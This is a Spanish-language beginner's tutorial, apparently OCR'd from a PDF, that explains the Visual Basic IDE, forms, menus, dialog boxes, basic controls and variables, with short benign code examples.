
CAPITULO PRIMERO

ENTORNO DE TRABAJO DE VISUAL BASIC


Visual Basic es un entorno de desarrollo diseñado para la creación de aplicaciones para los entornos de trabajo Microsoft Windows 95, 98, NT y 2000. Este lenguaje auna las posibilidades de un lenguaje de alto nivel con las herramientas de diseño gráfico, lo cual nos dá acceso a todas las funciones de los sistemas anteriormente citados.
Los elementos del entrono de desarrolo de Visual Basic son:

- **Barra de herramientas:**



Permite un acceso rápido a los comando más utilizados

- **Diseñador de formularios**




Es la ventana en la que se diseñrá la interfaz de la aplicación, en ella se pueden agregar controles gráficos e imágenes. Cada formulario de una aplicación aparecerá en su propia ventana.

- **Cuadro de herramientas**


En el cuadro de herramientas podemos encontrar un conjunto de herramientas que permiten insertar los objetos o controles en el formulario durante en tiempo de diseño, los objetos más comunes son botones(command), etiqueta (label), cuadros de imagen(Picture), imágenes(Image), etc...
Si hacemos doble click con el ratón sobre alguno de ellos se insertará automáticamente en la ventana del formulario.

- **Ventana de propiedades**




Los objetos tiene asociados unas propiedades que describen sus atributos, valores, comportamiento y apariencia del objeto.
Las opciones de esta ventana son:
Lista desplegable de objetos: Donde podremos visualizar el nombre de los objetos de la aplicación.
Lista de propiedades del objeto seleccionado: Al seleccionar un objeto con la lista desplegable anteriormente mencionada nos aparecerán las propiedades del mismo (name, visible, appearence, borderstyle, etc...). En la lista de propiedades se pueden modificar las propiedades del objeto. Se puede visualizar de dos formar, por categoría o alfabéticamente.

- **Ventana de proyectos**



Contiene la lista de los archivos que forman parte de la aplicación:
Los tipos de archivos que se pueden incluir en un proyecto son:
Archivo de Proyecto: Es el que realiza el seguimiento de todos los ficheros que forman parte de la aplicación. Se guarda en un fichero con la extensión .VBP
Archivo de Recursos: Aquí se guardan cadenas de texto, mapas de bits, y demás datos que puedan modificarse sin tener que volver a modificar el código. Se guardan con una extensión .RES
Módulo de Formulario: Contiene controles y código, sólo hay uno por formulario. Se guardan con extensión FRM
Módulo de Clase: Son similares a los módulos de formulario. Se guardan con la extensión .CLS
Módulo Estándar: Sólo pueden contener código. Tienen una extensión .BAS
Controles ActiveX: Controles que se pueden añadir al cuadro de herramientas e incluirlos en un formulario

- **Ventana editor de código**



En esta ventana es donde se incluye el código de la apliación. Se creará una ventana de código para cada formulario o módulo de la aplicación.
Para tener acceso a la ventana de edició, la forma más sencilla es hacer doble click sobre el formulario o sobre el objeto al cual quiera incluir código.

CAPITULO SEGUNDO

PROGRAMACION EN VISUAL BASIC

- **Estructuras de Código:**

El código que escriba en un proyecto de Visual Basic aparecerá siempre en un módulo.
Un módulo es un archivo de proyecto, pudiendo ser un módulo de formulario, de clase o de caracter general como vimos en el capítulo anterior.
En cada módulo, el código se divide en dos secciones: declaraciones y procedimientos
Los procedimientos son unidades de código como pequeños programas, escritos para realizar funciones determinadas, con un propósito bien definido
En cualquier módulo, el programador dispone de una sección especial llamada general en las que se sitúan las declaraciones y en la que se puede incluir otros procedimientos creados por el programador
En el apartado declaraciones se puede introducir las constantes, variables y tipos de datos que necesite en su aplicación. (Todos estos conceptos serán tratados a lo largo del curso).
Los procedimientos pueden tener parámetros, especificados entre parétentesis que le permiten comunicar al procedimiento alguna información que necesite o que sea el propio procedimiento quien devuelva algún valor.
En un módulo de formulario el código que se sitúa se refiere tanto a dicho formulario como al resto de objetos que estén dibujados en él. En este tipo de módulos cabe destacar los procedimientos de evento que se encargan de dar una respuesta programada a los eventos que ocurren en la aplicación. Si has escrito código para algún procedimiento de evento, éste aparece en negrita en la lista de procedimiento de la ventana de código.
El código de carácter general o que puede compartir en más de un proyecto, se sitúa en un módulo general. El código que aparece en este tipo de módulos no se relaciona con un objeto determinado, sino que tiene carácter general. En los módulos generales no se pueden incluir procedimientos de evento como en el caso de los módulos de formulario.
Es conveniente añadir comentarios a las líneas de código que escribas, de esta forma podrás entender los programas aunque haga tiempo que los escribistes. Para añadir un comentario en una línea se utiliza el carácter ' (apóstrofe).

- **Objetos en Visual Basic**

Un objeto en Visual Basic se caracteriza por tres componentes: propiedades, métodos y eventos.
Las propiedades son aquellas características o atributos que permiten establecer el htmlecto de un objeto como el color, tamaño, posición, etc... O el estado del mismo: activo, maximizado, ect... Existen propiedades que sólo están disponibles en tiempo de diseño y otras que sólo están disponibles en tiempo de ejecución.
Los métodos son pequeños programas que actúan sobre un determinado objeto y que establecen su comportamiento. Así un objeto puede moverse, ocultarse, etc... Puedes utilizar cualquier método que forme parte del objeto.
Los eventos son las situaciones que se producen y que nos interesan identificar para establecer algún tipo de de respuesta por parte del objeto. Así, puedes hacer click sobre un determinado objeto, creando de esta forma un evento reconocible por el objeto. Que suceda algo o no como respuesta a este evento dependerá de que hayas programado alguna acción en el correspondiente procedimiento de evento.

- **Establecer propiedades**

Cuando insertas objetos en un formulario tienes que establecer algunas propiedades que presenta. Las propiedades son aquellas caracteríticas propias del objeto que hacen que se distingan de otro objeto.
En una aplicación Windows podemos distinguir diversos tipos de ventanas, aunque lo normal es identificar una ventana inicial que se puede maximizar o minimizar y uno o más cuadros de diálogo cuyo tamaño suele ser fijo. Sin embargo, debes darte cuenta que las barras de herramientas también son ventanas de una aplicación.
. Normalmente la ventana inicial o de arranque será la que presente el menú principal, formado por menús desplegables en uno o más de un nivel. El resto de ventanas no deberían contener menús desplegables, aunque puede darse el caso.
Algunas propiedades de los formularios que se pueden establecer en tiempo de diseño son:
BorderSytle: Establece el estilo del borde del formulario.
Caption: Establece el texto que aparece en la barra de título del formulario.
ControlBox: Permite mostrar o no el menú de control de las ventanas de Windows.
Enabled: Establece si el formulario puede responder o no a los eventos que generes.
Font: Establece las características de los objetos de texto que se sitúen en el formulario.
Icon: Cambia el icono que representa el formulario.

Left, Top, Height, Width: Establecen la posición del formulario en la pantalla así como las dimensiones.
MaxButton y MinButton: Establece si se podrá maximizar o minimizar el formulario.
MousePointer: Modificar el puntero del ratón.
Visible: Establece si el formulario se mostrará visible en tiempo de ejecución.
WindowState: Establece el modo en que se carga inicialmente el formulario, normal, maximizado o minimizado.
Todas esta propiedas están disponibles en tiempo de diseñoa través de la ventana de propiedades.
En tiempo de ejecución se puede cambiar o consultar el valor de algunas propiedades que sólo tienen sentido en el tiempo de desarrollo.
NombreObjeto.NombrePropiedad.

- **Convención para nombrar objetos en Visual Basic**

OBJETO	OBJETO ESPAÑOL	PREFIJO
Form	Formulario	frm
CheckBox	Casilla de verificación	chk
ComboBox	Cuadro combinado	cbo
Data-bound combobox	Cuadro combinado enlazado a datos	dbc
Command Button	Botón de comando	cmd
Data	Control de datos	dat
Directory list box	Cuadro lista de directorios	dir
Drive List Box	Cuadro lista de unidades	drv
File List Box	Cuadro lista de archivos	fil
Frame	Marco	frm
Grid	Rejilla	grd
Data-bound grid	Rejilla enlazada a datos	dbg
Horizontal scrollbar	Barra de desplazamiento horizontal	hsb
Image	Imagen	img
Label	Etiqueta	lbl
Line	Linea	lin
OLE Container	Contenedor OLE	ole
PictureBox	Cuadro de imagen	pic
Shape	Forma	shp
Text Box	Cuadro de texto	txt
Timer	Temporizador	tmr
Vertical scroll bar	Barra de desplazamiento vertical	vsb

- **Utilizar Métodos**

Una vez se ha establecido la parte estructural del formulario, se pasa a programar el comportamiento que debe seguir, de forma que cumpla con el objetivo para el que desees crearlo, utilizando los métodos.
Un método es un componente más de del objeto, que puede ser utilizado directamente. Para ello debes llamar al método e indicarle sobre qué objeto deseas aplicarlo, que deberá admitirlo.
La síntaxis en este caso debe ser: NombreObjeto.NombreMétodo[par1,...,parn], donde la lista de parámetros [par1...,parn] es opcional de cada método.
Un ejemplo es:
Si quieres mostrar un formulario llamado frmPrimero la síntaxis será: frmPrimero.Show 1
El valor 1 nos indica que aparecerá de forma modal y si el valor es 0 aparecerá de forma no modal.

- **Entender los eventos**

El conjunto de eventos está predefinido en Visual Basic por lo cual no puedes crear numevo eventos para los objetos.

El conjunto de evento reconocibles por un objeto está ligado con los procedimientos de evento. Estos procedimientos son unidades de código que le permiten especificar la respuesta que debe dar un objeto ante la ocurrencia de un evento que puede reconocer.
La definición del procedimiento de envento tiene la siguiente forma:

```
Private Sub NombreObjeto_NombreEvento([Lista de parámetros])
...intrucciones...
End Sub
```

CAPITULO TERCERO


TRABAJAR CON MENUS

- **Editor de menus**

Al usar menús se evita ocupar mucho espacio en las ventanas, ya que estos sólo aparecen cuando se despliegan explícitamente. Además, se pueden crear hasta cinco niveles de menús, por lo que el número de comandos y posibilidades es suficientemente amplio.
En Visual Basic se trabajo con el editor de menús para crear, establecer propiedades y modificar los menúes. Para acceder a él basta con pulsar el siguiente botón en la barra de herramientas:

Este botón sólo estará activo cuando esté abierto el formulario, ya que el menú siempre está asociado con un determinado formulario.
El editor de menús presenta las siguientes propiedades que se pueden aplicar sobre los menús:
Caption: Representa es texto que aparecerá en el menú.
Name: Es el nombre del control. Se puede anteponer el prefijo mnu más el texto del título del menú.
Checked: Establece si debe aparecer una marca de verificación a la izquierda del texto del objeto del menú. La marca la puedes utilizar cuando deseas informar de la opción que está activada en un momento determinado.
Enabled: Indica si el objeto podrá recibir eventos del usuario. Si tiene el valor False el elemento aparecerá atenuado en el menú.
Visible: Indica si el objeto debe mostrarse o no, si se establece este valor a False, los elementos situados a la derecha ocupan el lugar del elemento no visible.
WindowsList: Establece el valor que determina si un objeto de menú mantiene una lista de las ventanas MDI secundarias del formulario actual.

- **Elementos del menu**



Utilizando los botones de sangría se puede determinar el nivel del objeto menú que quieras seleccionar. Así, los títulos de menú se sitúan en el nivel superior, mostrándose en la lista inferior del editor de menús, lo más a la izquierda posible.
En muchas aplicaciones se pueden ver unas barras horizontales en los menús desplegables que realizan la función de dividir en secciones dichos menús. Este elemento es conocido como un separador, y sirve para separar aquellos comandos del menú que tengan un motivo en común.
Para crear un separador, basta con introducir un guión (-) en la propiedad Caption. No se puede crear un elemento en un nivel inferior inmediatamente después de un separador, es decir, no puedes tener como título de menú un separador.

- **Teclas de metodo abreviado**

Al introducir el carácter & el menú está creando una tecla de acceso a dicho objeto. Esta tecla se representa subrayada en el texto de menú y respresenta la tecla del teclado que el usuario puede pulsar para ejecutar la acción. Dicha tecla se corresponde con la letra que sigue al caracter & en la propiedad Caption del objeto menú.
Si se trata de un título de menú tienes que usar la tecla de acceso en combinación con la telca [Alt.]. Una vez abierto un título de menú y desplegado sus elementos, para acceder rápidamente a uno de ellos, puedes usar la tecla de acceso directamente.
Tienes que tener cuidado en no utilizar las mismas teclas de acceso para elementos de un mismo nivel de menú ya que entonces no funcionarán. El editor de menú también admite la incorporación de teclas de método abreviado. Las abreviaturas del menú son combinaciones de teclas que se pueden utilizar en lugar de elegir el elemento del menú correspondiente.
Para crear una tecla de método abreviado tienes que utilizar la propiedad Shortcut, a la que puedes acceder al crear el menú desde el editor de menús.

- **Eventos de menu**

Cuando en tiempo de diseño seleccionamos la opción de menú de un formulario que estamos creando, Visual Basic muestra el procedimiento de evento click de dicho elemento del menú.
En el caso del título del menú, el procedimiento click tiene como acción predeterminada la de mostrar los elementos de menú del nivel inferior, por lo que no será necesario tener que programar esta acción. Esto también se puede aplicar a los elementos de un menú que son a su vez títulos de submenús.
En casi todos los casos tienes que utilizar una opción del menú para descargar el formulario o para finalizar la aplicación. La opción de texto salir suele ser el más apropiado.
La instrucción Unload descarga de memoria el formulario que se especifique. Se puede usar de varias formas, por ejemplo si estamos dentro de un Form llamado frmconsulta podremos salir de él de dos formas: Una es Unload Me o Unload frmconsulta.

- **Menus contextuales**

Estos menús aparecen cuando hacemos click con el botón secundario del ratón, y suele presentar opciones que se corresponden con las acciones más usuales de la aplicación.
Este menú puede aparecer en cualquier ventana de la aplicación a diferencia de los menús anteriores.
Un menú contextual no se asocia con un determinado objeto situado en el formulario, al ser igual que un menú desplegable está asociado a un formulario.
Para mostrar un menú contextual tienes que usar el método PopupMenu del formulario donde lo estés creando. La síntaxis es la siguiente:
[objeto].PopupMenu NombreMenú[,indicadores[,x[,y[,boldcommand]]]]
Donde los corchetes especifican parámetros opcionales. Si no se especifica el objeto sobre el que se aplica el método, Visual Basic entenderá que es sobre el formulario actual.

- **Opciones de menu contextual**

El hecho de tener siempre asociado un menú contextual con un determinado formulario, no impide que el menú contextual aparezca cuando se pulsa sobre uno de los controles situados en el formulario. Además puedes indicar las ubicación exacta del menú contextual.
En el ejemplo anterior de llamada al PopuMenu, los indicadores se encargan de definir la ubicación respecto a las coordenadas X e Y también introducidas y el comportamiento del menú contextual.
Los valores que puede tomar este parámetro respecto a la posición del menú son:
vbPopupMenuLeft.Align (valor 0): valor predeterminado que nos indica que el lado izquierdo del menú viene dado por el valor X.
vbPopupMenuCenter.Align (valor 4): En este caso el menú contextual se centra respecto a X.
vbPopupMenuRight.Align (valor 8): El lado derecho del menú se sitúa en X.
Los valores que puede tomar respecto al comportamiento a seguir son:
vbPopupMenuLeftButton (valor 0): Los elementos del menú contextual sólo reaccionan a los click del ratón cuando se use el botón primario del ratón. Este es el valor predeterminado.
vbPopupMenuRightButton (valor 2): Los elementos del menú contextual reaccionan a los click del ratón cuando se use el botón primario o secundario.

CAPITULO CUARTO

CUADROS DE DIALOGO

- **Introduccion**

La mayoría de las aplicaciones Windows hacen uso de los cuadros de diálogo para establecer las opciones o introducir información que necesitan para realizar una acción indicada por el usuario.
Otro uso posible de los cuadros de diálogo es presentar información al usuario. Los cuadros de diálogo se caracterizan por ser modales y no permitir poder cambiar el tamaño de la ventana, además no deberán tener una barra de menús desplegables.
En Visual Basic podemos crear tres tipos de cuadros de diálogos: personalizados, predefinidos y diálogo común.

- **Cuadros predefinidos**

La síntaxis completa de la función **MsgBox** es:
MsgBox(mensaje[, botones][, título][, archivoAyuda, contexto])
Los valores que pueden tomar el parámetro botones son:


Constante	Valor	Descipción
vbOKOnly	0	Muestra sólo el botón aceptar
vbOKCancel	1	Botones aceptar y cancelar
vbAbortRetryIgnore	2	Botones anular, reintentar e ignorar
vbYesNoCancel	3	Botones si, no y cancelar
vbYesNo	4	Botones si y no
vbRetryCancel	5	Botones reintentar y cancelar
vbCritical	16	Muestra el icono de mensaje crítico
vbQuestion	32	Icono de interrogación
vbExclamation	48	Icono de exclamación
vbInformation	64	Icono de mensaje de información
vbAplicationModal	0	Cuadro de diálogo modal de la aplicación
vbSystemModal	4096	Cuadro de diálogo modal del sistema

El parámetro botones es de valor numérico, y además de los botones que aparecen en le cuadro de diálogo, también puede indicar el icono que acompañe al mensaje y el tipo de diálogo modal que es.
Cuando un cuadro de diálogo es modal de aplicacióen tienes que cerrarlo para interactuar con otra ventana de la misma aplicación.
Cuando es un cuadro de diálogo modal del sistema, todas las aplicaciones que estén ejecutándose se suspenden hasta que el usuario responda al cuadro de diálogo.
El cuadro InputBox se consigue a través de la función InputBox. Se utiliza cuando se necesita que el usuario introduzca alguna información. La síntaxis correcta es:
InputBox(mensaje [,título][, estándar][, posx][,posy][, archivoAyuda , contexto])

- **Control Dialogo Comun**

En el objeto diálogo común lo podemos encontrar en la barra de herramientas de Visual Basic:

Nos permite mostrar cinco cuadros de diálogo estándar en las aplicaciones. Estos cuadros de diálogo son:
Abrir
Guardar Como
Imprimir
Fuente
Color
También podemos hacer uso del control diálogo para llamar al motor de Ayuda de Windows de forma que pueda presentar el archivo de ayuda en línea de la aplicación.
Al crear un objeto diálogo común, se sitúa en una posición y un tamaño estándar.
En el caso de quere utilizar el cuadro de diálogo común Guardar como:
DialogTitle: Es el texto que debe aparecer en la barra de título del cuadro de diálogo.
DefaultExt: Es la extensión con la que se guardará el archivo.
Filter: Indica la extensión de los archivos que deben mostrarse en el cuadro de diálogo.
En el caso de la propiedad Filter se puede indicar que muestre más de un tipo de archivos. Para esto se utiliza la síntaxis:
Archivos de Texto|*.txt|Base de datos|*.mdb
Con el ejemplo anterior nos aparecerán todos los archivos de texto(*.txt) y los de base de datos(*.mdb).



Los métodos disponibles para los cuadros de diálogo son:
ShowOpen: Abrir.
ShowSave: Guardar como.
ShowColor: Cuadro de diálogo color.
ShowFont: Tipo de fuente.
ShowPrinter: Imprimir.
ShowHelp: Llamada a la ayuda de Windows

Ejemplo de llamada al motor de ayuda de Windows:

```
With CommonDialog1
.HelpFile = "C:\Vb\vb.hlp"
.HelpCommand = cdlHelpContents
.ShowHelp
End With
```

CAPITULO QUINTO

CONTROLES BASICOS

- **Introduccion**

Al diseñar una aplicación con Visual Basic lo primero que deberemos hacer es planear la interfaz, que está constituida por el conjunto de formularios que aparecen a lo largo de la ejecución de la aplicación.
Los controles son los elementos gráficos que aparecen en los formularios y que sirven para obtener datos y presentar la salida que produce la aplicación.
Entre los numerosos controles que presenta Visua Basic caben destacar los básicos, que aparecen en casitodas las aplicaciones de Visual Basic como etiquetas, cuadros de texto, botones de comando, etc... Cada uno de estos controles son tratados como bojetos en Visual Basic, por lo que no tienes que olvidar que tienen su propio conjunto de propiedades, métodos y eventos.

- **Entrada de datos**

Dos controles muy relacionados y que se utilizan en la función de entrada de datos son las etiquetas y los cuadros de texto.
Las etiquetas son controles que nos permiten mostrar texto en los formularios y que tienen la particularidad de que el usuario no puede modificar
Las etiquetas son controles que nos permiten mostrar texto en los formularios y que tienen la particularidad de que el usuario no puede modificar
El control de etiqueta es:

Los cuadro de texto son el control estándar de entrada de datos en Visual Basic. Permiten al usuario de la aplicación introducir información.
El control del cuadro de texto es:

Algunas propiedades del control etiqueta son:

Propiedad	Definición
Alignment	Establece la alineación del texto de la etiqueta
Autosize	Si su valor es True, el tamaño de la etiqueta se adapta automáticamente a su contenido
Caption	Texto que se visualiza en la etiqueta
Enabled	Permite o no interactuar con la etiqueta
Font	Establece la fuente, tamaño y htmlecto del texto

Los cuadros de texto son semejantes a las etiquetas, pero con la diferencia que el usuario puede modificar su contenido. El texto que se introduce puede ser tanto numérico como alfanumérico (números y letras).
A diferencia de la etiqueta, el tamaño del texto es fijo al no permitir la propiedad autosize.
Algunas propiedades del objeto cuadro de texto son:

Propiedad	Definición
Alignment	Alineaci&oacuten de la información introducida.
Enabled	Permite o no que se puedan realizar acciones sobre el cuadro de texto

Font	Igual que en el caso de las etiquetas
Multiline	Permite introducir más de una línea de texto en el cuadro
PasswordChar	Estable el caracter que se muestra al realizar una entrada en el objeto. Sólo se mostrará dicho caracter
ScrollBars	Muestra barras de desplazamiento
TabIndex	Establece el orden de tabulación fijado para el objeto
TabStop	Indica si al utilizar el tabulador se puede desplazar entre los controles del formulario
Text	Texto que se visualiza en el control

- **Etiqueta y cuadro de texto**

En las ventanas de entrada de datos es muy común tener la combinación de etiqueta y cuadro de texto, ya que los cuadros de texto no tienen la propiedad Caption que permite crear teclas de acceso.
Cuando quieras permitir un acceso rápido a cierto cuado de texto, el uso de una etiqueta asociada es la forma más sencilla de hacerlo. Utiliza el caracter & en la propiedad Caption de la etiqueta asociada y se creará la tecla de acceso para el cuadro de texto.

- **Control Marco**

Se utiliza para estructurar el formulario en varias secciones, agrupando en éstas los controles para que la lectura sea más sencilla. El control que tienes que utilizar para esto el el control Marco (Frame):

La única propiedad interesante de un control marco es la propiedad Caption, que se refiere al texto que se presenta en la parte superior izquierda del control.
El control marco actúa como contenedor de otros controles, así que las propiedas Left, Right y Top de un objeto contenido en un marco se establecen en relación al objeto contenedor.
Al mover un marco también se mueve los controles que contenga, para ello deberemos crear primero el marco y despueés los controles que queremos que contenga.

- **Botones de comando**

El botón de comando (CommandButton), es muy sencillo, por lo que no tienes que establecer muchas propiedades. Con la propiedad Caption establecemos el texto que aparecerá en el botón. También se pueden crear teclas de acceso al botón.

El uso principal de los botones de comando es realizar acciones en la aplicación.Para poder llevar a cabo las acciones sobre un botón pulsandon Intro, tienes que dejar su propiedad Default a True.

- **Bloquear controles**

Cuando estén situados los controles en el formulario se pueden bloquear para que no puedan moverse de forma accidental.
Para esto deberemos pulsar en la barra de herramientas:

Cuando actives este botón y mientras no desbloques los controles utilizando la misma opción no se podrán mover ninguno de los controles del formulario activo.
Sin embargo en si abres otro formulario que no tenga los controles bloqueados si se podrán mover. Si añades más controles a un formulario bloqueado estos quedan bloqueados automáticamente.

CAPITULO SEXTO

CONTROLES BASICOS II

- **Casillas de verificación**

Nos dán la oportunidad de poder elegir entre distintas opciones.
Las casillas de verificación (CheckBox), permiten establecer opciones que no son excluyentes entre sí, es decir, puedes seleccionar una o más de una.

Una casilla de verificación puede estar activada (cheked), o desactivada (unchecked). Además la casilla puede estar atenuada (grayed), que nos indica que el objeto no está disponible. La propiedad que tiene estos valores es Value.
El evento más utilizado en este tipo de objetos es el momento en el que se pulsa en la casilla. En esta situación el usuario quiere indicar que desea activar o desactivar la casilla, dependiendo del valor que tenga en ese momento.

- **Botones de opción**

Los botones de opción (OptionButton), también permiten presentar opciones al usuario, pero con la particularidad que sólo puedes seleccionar una de cihas opciones al mismo tiempo.

Si quieres que en un mismo formulario se pueda seleccionar más de un botón de opción, tienes que crear distintos conjuntos de botones de opción.
El botón de opción sólo puede tener dos valores en la propiedad Value (True y False), true si está activado y false si está desactivado.
Es importante utilizar los botones de opción sólo cuando cuando el número de opciones posibles sea fijo a lo largo de la vida de la aplicación. En caso contrario, la inclusión de una opción o modificación de alguna de las exixtentes podría implicar la modificación de partes de la aplicación que trabajen con dichas opciones, lo que resulta poco deseable.

- **Cuadro de lista**

Otra forma de presentar las opciones es a través de una lista donde se sitúan dichas opciones.
De forma predeterminada, las opciones que contiene un cuadro de lista (ListBox), se presentan verticalmente en una columna, aunque también puede establecerse más de una columna.

Entre las propiedades del cuadro de lista caben destacar:
ListIndex: Indica el índice de elementos seleccionado. El primer elemento de la lista tiene que tener valor 0.
ListCount: Indica el número de elementos existentes en la lista en todo momento.
Todas estas propiedades son utilizadas en tiempo de ejecución cuando se interactúa con la lista. Para indicar que la lista esté ordenada se utiliza la propiedad Sorted, con el valor true.
A la hora de agregar elementos a la lista es necesario utilizar un métetodo de ésta. El método AdItem se encarga de esto.
Para borrar elementos de la lista utilizaremos el método RemoveItem.

CAPITULO SEPTIMO

FUNDAMENTOS DE PROGRAMACION

- **Variables**

Una variable es una ubiación temporal de memoria donde se almacenan datos que interesan retener durante la ejecución de la aplicación.
Las variables pueden contener texto, valores numéricos, fechas o propiedades de cierto objeto. Es una forma de dar nombre a una porción de datos con la que deseamos trabajar en nuestro programa.
Las variables se caracterizan por un nombre que las identifica y por un tipo de datos, que establece el conjunto de valores posibles que pueden contener y operaciones en las que puede participar. El valor de una variable puede cambiar a lo largo de la vidad de ésta.
Es necesario declarar las variables para poder utilizarlas en el programa. En Visual Basic no es obligatorio pero si recomendable.
Al declarar una variable se reserva memoria para ella y se indica qué valores puede contener a través de su tipo de datos.
Para establecer la declaración de una variable antes de ser utilizada en el código, puedes hacerlo en la ficha entorno del cuadro de diálogo opciones.
Al activar la casilla Declaración de las variables requerida, Visual Basic introduce la instrucción Option Explicit en la sección de declaraciones de cada módulo nuevo que se cree, no de los ya existentes donde tienes que introducirlos manualmente. Esta instrucción obliga a declarar las variables antes de utilizarlas, lo que es muy recomendable.
El uso de las variables puede hacer que la aplicación sea más rápida, por ejemplo, si usas muchas veces un determinado valor, es aconsejable guardarlo en una variable y utilizarla cuando se necesite que tener que volver a escribir código cada vez que quieras llamarla. Es más rápido el acceso a las variables que a una propiedad de un objeto, por lo que también es aconsejable guardar el valor de una propiedad en una variable.
Veamos un ejemplo:

```
Dim Variable
Variable = txtEntrada.Text
txtSalida.Text = Variable
```

